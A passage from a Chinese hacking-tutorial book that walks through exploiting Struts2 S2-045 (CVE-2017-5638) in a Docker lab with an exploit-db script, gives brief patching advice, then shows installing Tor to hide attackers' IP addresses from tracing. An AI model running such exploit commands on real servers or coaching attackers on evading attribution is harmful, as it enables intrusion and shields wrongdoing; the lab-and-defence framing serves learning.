8.2　Struts 2 远程代码执行漏洞

Struts 2 是一个基于 MVC 设计模式的 Web 应用框架，它本质上相当于一个 Servlet，在 MVC 设计模式中，Struts 2 作为控制器（Controller）来建立模型与视图的数据交互。Struts 2 是 Struts 的下一代产品，是在 Struts 1 和 WebWork 的技术基础上进行合并的全新的 Struts 2 框架。

8.2.1　漏洞简介

本节讲解 Struts2-045 漏洞，该漏洞影响范围极广，涉及 Struts 2.3.5~Struts 2.3.31、Struts 2.5~Struts 2.5.10 多个版本。攻击者通过发送恶意构造的 HTTP 数据包利用该漏洞，在受影响服务器上执行系统命令，进一步可完全控制该服务器，造成拒绝服务、数据泄露、网站篡改等严重后果。

更可怕的是该漏洞无须任何前置条件（如开启 dmi、debug 等功能）以及启用任何插件，因此漏洞危害较为严重。

8.2.2 创建靶机

我们还是使用 docker pull 命令在 https://hub.docker.com/r/medicean/vulapps/tags/上获取 s_struts2_s2-045。执行命令：

```
docker pull medicean/vulap 注意：s_struts2_s2-045
```

执行结果如图 8-10 所示。



图 8-10　docker pull 漏洞镜像

获取镜像后，使用 docker run 命令创建容器，s_struts2_s2-045 这个镜像默认的端口是 8080 端口，所以需要开放 8080 的镜像端口。执行命令：

```
docker run -d --name TestStruts2 -p 8080:8080 medicean/vulap 注意：
s_struts2_s2-045
```

执行结果如图 8-11 所示。



图 8-11　创建 Struts 漏洞利用容器

Apache Struts（S2-045）漏洞容器准备完毕，等待利用。

8.2.3　测试靶机

Apache Struts（S2-045）漏洞的 Cve id 是 2017-5638。下面在浏览器中打开 https://www.exploit-db.com/ search/。在 exploit-db 中搜索利用的程序，在搜索框中输入 2017-5638，然后单击 Search 按钮，结果如图 8-12 所示。


Exploit Database Searc
安全 | https://www.exploit-db.com/search/?action=search&q=2017-5638&g-recaptcha-...
EXPLOIT DATABASE
Search the Database for Exploits, Papers, and Shellcode. You can even search by CVE and OSVDB iden
2017-5638
Search
More Options
2 total entries
Date D A V Title Platform
2017-03-15 - Apache Struts Jakarta - Multipart Parser OGNL Injection (Metasploit) Multiple
2017-03-07 - Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution Linux

图 8-12　下载 struts 漏洞利用程序

共有两个利用程序，上面那个是 Ruby 版本的利用程序，下面那个是 Python 版本的。下载 Python 版本的利用程序，打开 ComEmu 执行命令：

```
python 41570.py http://127.0.0.1:8080 whoami
python 41570.py http://127.0.0.1:8080 uname
python 41570.py http://127.0.0.1:8080 wget
```

执行结果如图 8-13 所示。

图 8-13　Struts2 漏洞利用

从图 8-13 中可以看出此时的用户为 root（真实的网站一般都是 Apache 用户），已经不需要再提权了，可以执行任何命令。

8.2.4　Struts2 防范秘籍

Struts2 漏洞的防范比较简单，直接到官网去下载最新版本的 Struts2 解压替代就可以了。通常官方维护的软件反应都比较快，一旦出现漏洞都得以最快的速度出补丁软件。Struts2 当然也可以用打补丁的方法解决问题，但可能还会出现一些奇怪的问题，所以我们

还是直接下载最新版本的软件替换比较简单。

Struts2 是 Apache 发布的软件，所以它的官网地址为 http://struts.apache.org。进入官网页面后，单击 Download 链接，进入下载页面，如图 8-14 所示。



图 8-14　Struts 下载页面

下载解压缩后，替换到网站的原位置即可。

8.3　防范总结

网络上公布的漏洞很多，只要发布新漏洞的第一时间就用工具去搜索、攻击就能“拿”到大批的站点。对于这些漏洞，网络管理员与攻击者比较的不是谁的技术更高，而是谁更加勤奋。避免被攻击，一定要勤打补丁。

第 9 招

潜伏与 Python 反向连接

对黑客来说，最重要的是什么？个人认为不是高超的攻击破解技术，而是隐身的能力。所以黑客攻击不一定凌厉，但是管理员的防守是一定要严密的。

9.1 清理网络脚印

我们在网络上如何判断是谁访问攻击了服务器呢？毫无疑问，我们是通过 IP 地址判断的。通过伪造自己的 IP 地址，然后再访问服务器，这个方法看似可行，但没听说谁成功过。所以只剩下唯一的办法了，通过代理服务器或者 VPN 来访问服务器，这样即使在服务器上留下了 IP 地址，那也是代理服务器或者 VPN 的 IP 地址。虽然这样不是完全隐身，但在原理上是没问题的。

9.1.1 IP 追踪原理

黑客如果攻击服务器，只需要在服务器上好好找找，就有可能找到攻击者因为疏忽而留下的 IP 地址。即使不通过强力机关，随意找个 IP 定位的网站就可以大致确定攻击者的物理地址，可以精确到街道。如果与强力机关合作，完全可以当时发现，当时精确定位。

黑客如果通过代理服务器或者 VPN 攻击服务器，会比直接访问稍微不那么好跟踪。但是他们在代理服务器和 VPN 上也会留下痕迹。如果愿意花些精力，搜索代理服务器或者通过强力机关的协助读取代理服务器访问记录……这只是增加一点点的追踪成本而已，找到攻击者那只是时间问题。

本节要讲解的是 Tor。因为其图标是洋葱，被网友亲切地称为洋葱头。Tor 的原理比较复杂，这里不做讲解。有兴趣的读者可以询问百度。使用 Tor 可以完美地隐藏 IP 地址。那么使用 Tor 就完全安全了吗？也不一定。比如说，攻击者的电脑被其他人翻阅检查。只要检查者有一定的技术水平，攻击者在电脑上所有操作都无所遁形。

9.1.2　Tor 下载——Windows 版

Tor 项目的官方网站为 https://www.torproject.ort。英文基础比较好的读者可以在官网找到详细的资料。不过遗憾的是国内是无法直接访问该网站的，所以得先借助其他的 VPN 或者代理服务器进入 Tor 项目站点。在百度上也能搜索得到 Tor 的下载地址，但是敢不敢放心用，那又是一说了。Tor 的下载地址是 https://www.torproject.org/download/download.html，如图 9-1 所示。



图 9-1　Tor 下载地址

Tor 官网几乎给出了所有平台的 Tor 版本下载地址。根据自己使用的平台下载合适的 Tor 版本即可。

单击下载页面的 Microsoft Windows 折叠页，打开 Windows 版本 Tor 的下载链接，如图 9-2 所示。



图 9-2　Windows 版本 Tor

Windows 版本的 Tor 有两个版本供下载。一个是 Tor Browser，这个版本的 Tor 自带一个 Firefox 浏览器。好处在于是全 GUI 界面，配置起来比较直观，而且可以选择语言版本，Tor 浏览器是支持简体中文的。另一个是 Tor Expert Bundle，Tor 的专家模式。这个版本的 Tor 只有命令行，安装包比较小，无须安装，可直接使用。实际上专家模式的配置并不麻烦，这里笔者选择的是专家模式版本。

9.1.3　Tor 下载——Linux 版

Linux 版本的 Tor 也有两个版本。这两个版本都是带 Firefox 浏览器的，区别只是在于

一个是 32 位版本，一个是 64 位版本，但都可以选择中文支持的 Tor 版本。但在 Linux 平台上不只有这两个版本可使用，这里还有更好的选择，单击 Source Code 折叠页，如图 9-3 所示。

图 9-3　Tor 源码版本

Tor 的源码也分为两个版本，一个是稳定版，另一个是测试版（Unstable）。当然是选择稳定版的 Tor 下载。使用 Source Code 版本 Tor 的好处是没有讨厌的附加浏览器，可以自行编译更加适合自身的硬件。另外这个版本不仅可以安装在常规的计算机上，还可以安装到 Raspberry pi 之类的卡片机上，可以将 Tor 做成一个随身携带的“梯子”，缺点是需要自行编译安装，不过能使用 Linux 的也不在乎这一缺点了。

9.1.4　Tor 安装配置——Linux 版

Linux 版本的 Tor 下载得到的文件为 Tor-0.3.0.8.tar.gz。先将这个文件下载到 Linux 上（这里以 Raspberry Pi 做演示，在其他的常规计算机上过程都是一样的，也可以将 Tor 安装到虚拟机上），使用 Putty 连接到 Raspberry。执行命令：

```
sudo cp tor-0.3.0.8.tar.gz /opt
cd /opt
tar zxvf tor-0.3.0.8.tar.gz
cd tor-0.3.0.8
sudo ./configure
sudo make
sudo make install
```

执行结果如图 9-4 所示。

pi@raspberrypi: /opt/tor-0.3.0.8
pi@raspberrypi:/opt/tor-0.3.0.8 $ sudo make install
make[1]: Entering directory '/opt/tor-0.3.0.8'
/bin/mkdir -p '/usr/local/bin'
/usr/bin/install -c src/or/tor src/tools/tor-resolve src/tools/tor-gencert '/usr/local/bin'
/bin/mkdir -p '/usr/local/bin'
/usr/bin/install -c contrib/client-tools/torify '/usr/local/bin'
/bin/mkdir -p '/usr/local/etc/tor'
/usr/bin/install -c -m 644 src/config/torrc.sample '/usr/local/etc/tor'
/bin/mkdir -p '/usr/local/share/doc/tor'
/usr/bin/install -c -m 644 doc/tor.html doc/tor-gencert.html doc/tor-resolve.html doc/torify.html '/usr/local/share/doc/tor'
/bin/mkdir -p '/usr/local/share/man/man1'
/usr/bin/install -c -m 644 doc/tor.1 doc/tor-gencert.1 doc/tor-resolve.1 doc/torify.1 '/usr/local/share/man/man1'
/bin/mkdir -p '/usr/local/share/tor'
/usr/bin/install -c -m 644 src/config/geoip src/config/geoip6 '/usr/local/share/tor'
make[1]: Leaving directory '/opt/tor-0.3.0.8'
pi@raspberrypi:/opt/tor-0.3.0.8 $

图 9-4　Raspberry Pi 安装 Tor

在安装过程中，如果出现错误，提示缺什么程序就使用 sudo apt-get install 命令安装什么程序。Tor 的依赖并不多，很容易就安装好了，只需耐心地等待几分钟就可以了。图 9-4 中显示了 Tor 命令的路径和 Tor 配置文件的路径。进入 Tor 配置文件目录，里面只有一个配置文件的范本，查看该配置文件范本。执行命令：

```
cd /usr/local/etc/tor
ls
more torrc.sample
```

执行结果如图 9-5 所示。



图 9-5　tor 配置文件范本

Tor 配置文件的文件名只能是 torrc。参考 torrc.sample，定制适合自己的 torrc。最简单的 torrc 只需要几行就足够了，如图 9-6 所示。



图 9-6　最简单 torrc

至此，Linux 版本的 Tor 已经安装配置完毕，执行命令：

```
tor
```

执行结果如图 9-7 所示。


pi@raspberrypi: /usr/local/etc/tor
enough to build a circuit: We have no recent usable consensus.
Jul 03 11:19:36.000 [warn] Problem bootstrapping. Stuck at 25%: Loading networks
tatus consensus. (Connection timed out; TIMEOUT; count 10; recommendation warn;
host E8A35BE35D9A8D08F3031A9C96D388BBF53E955E at 198.27.86.221:443)
Jul 03 11:19:36.000 [warn] 9 connections have failed:
Jul 03 11:19:36.000 [warn] 8 connections died in state connect()ing with SSL st
ate (No SSL object)
Jul 03 11:19:36.000 [warn] 1 connections died in state handshaking (TLS) with S
SL state SSLv2/v3 read server hello A in HANDSHAKE
Jul 03 11:19:41.000 [notice] I learned some more directory information, but not
enough to build a circuit: We're missing descriptors for some of our primary ent
ry guards
Jul 03 11:19:41.000 [notice] Bootstrapped 51%: Loading relay descriptors
Jul 03 11:19:57.000 [notice] Bootstrapped 57%: Loading relay descriptors
Jul 03 11:22:39.000 [notice] Bootstrapped 64%: Loading relay descriptors
Jul 03 11:22:39.000 [notice] Bootstrapped 73%: Loading relay descriptors
Jul 03 11:22:40.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Jul 03 11:25:52.000 [notice] Bootstrapped 85%: Finishing handshake with first ho
p
Jul 03 11:25:55.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Jul 03 11:26:08.000 [notice] Tor has successfully opened a circuit. Looks like c
lient functionality is working.
Jul 03 11:26:08.000 [notice] Bootstrapped 100%: Done

图 9-7　Linux 下启动 Tor

现在 Tor 已经启动了，使用 Nmap 测试一下端口。打开 ConEmu，执行命令：

```
nmap -sT 192.168.1.91 -p 9050
```

执行结果如图 9-8 所示。


cmd
<1> cmd
Search
Clink v0.4.8 [git:d565ad] Copyright (c) 2012-2016 Martin Ridgers
http://mridgers.github.io/clink
Microsoft Windows [版本 10.0.15063]
king@WINDOWS10 C:\Users\king
> nmap -sT 192.168.1.91 -p 9050
Starting Nmap 7.50 (https://nmap.org) at 2017-07-03 11:30 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.1.91
Host is up (0.0010s latency).
PORT STATE SERVICE
9050/tcp open tor-socks
MAC Address: B8 (Raspberry Pi Foundation)
Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
king@WINDOWS10 C:\Users\king
>

图 9-8　检查端口

在 Chrome 浏览器的 SwitchyOmega 插件中添加 raspberry pi tor 模式，如图 9-9 所示。

图 9-9　设置 Tor 情景模式

回到浏览器，将 SwitchyOmega 的代理指向 raspberry pi tor，在浏览器中访问 www.youtube.com。执行结果如图 9-10 所示。



图 9-10　YouTube 验证 Tor

Linux 下的 Tor 验证成功，可以放心使用了。

9.1.5 Tor 安装配置——Windows 版

Windows 版本的 Tor 下载文件是 tor-win32-0.3.0.8.zip（这个文件通用于 32 位版本和 64 位版本的操作系统），将该文件解压到指定的文件夹，如图 9-11 所示。

图 9-11　解压到指定文件夹

进入 Tor 目录，找到了 tor.exe 执行文件，如图 9-12 所示。



图 9-12　Tor 执行文件

将 Tor.exe 的路径加入 ConEmu 的环境变量中去，如图 9-13 所示。



图 9-13　加入 ConEmu 环境变量

现在 Tor 已经可以运行了，但是此时 Tor 还缺少一个配置文件，参照刚才 Linux 下 Tor 的配置文件在 Tor 的目录下创建一个配置文件 torrc。但有的时候，Tor 不能直接连接到 Tor 网络，这就需要网桥。能在百度上搜索到的网桥基本上都被封锁了，可以向 Tor 的官方发邮件获取网桥。使用 Gmail 邮箱，向 bridges@torproject.org 发送一封内容含有 get bridges 的邮件（最好用 Gmail 邮箱，Gmail 邮箱无法正常打开的，可以使用 QQ 邮箱代发代收邮件）。Tor 官方回复的邮件中就含有免费的网桥，如图 9-14 所示。

图 9-14　回复 Tor 网桥

将这几个网桥加入 torrc 文件中去，如图 9-15 所示。



图 9-15　配置文件加入网桥

Windows 下 Tor 所有配置完毕，执行命令：

```
tor -f D:\HackTools\tor\Tor\torrc
```

执行结果如图 9-16 所示。


tor -f D:\HackTools\tor\Tor\torrc
<1> tor -f D:\Hack...
Search
Microsoft Windows [版本 10.0.15063]
king@WINDOWS10 C:\Users\king
> tor -f D:\HackTools\tor\Tor\torrc
Jul 03 12:35:37.973 [notice] Tor 0.3.0.8 (git-802d30d9b71a6d54) running on Windows 8 th Libevent 2.0.22-stable, OpenSSL 1.0.2k and Zlib 1.2.8.
Jul 03 12:35:37.975 [notice] Tor can't help you if you use it wrong! Learn how to be fe at https://www.torproject.org/download/download#warning
Jul 03 12:35:37.983 [notice] Read configuration file "D:\HackTools\tor\Tor\torrc".
Jul 03 12:35:37.987 [warn] Path for GeoIPFile (<default>) is relative and will resolv to C:\Users\king\<default>. Is this what you wanted?
Jul 03 12:35:37.987 [warn] Path for GeoIPv6File (<default>) is relative and will reso e to C:\Users\king\<default>. Is this what you wanted?
Jul 03 12:35:37.987 [notice] You configured a non-loopback address '192.168.1.99:9050 for SocksPort. This allows everybody on your local network to use your machine as a p xy. Make sure this is what you wanted.
Jul 03 12:35:37.989 [notice] You configured a non-loopback address '192.168.1.99:9050 for SocksPort. This allows everybody on your local network to use your machine as a p xy. Make sure this is what you wanted.
Jul 03 12:35:37.990 [notice] Opening Socks listener on 192.168.1.99:9050
Jul 03 12:35:38.000 [notice] Bootstrapped 0%: Starting
Jul 03 12:35:38.000 [notice] Starting with guard context "default"
Jul 03 12:35:38.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Jul 03 12:36:01.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
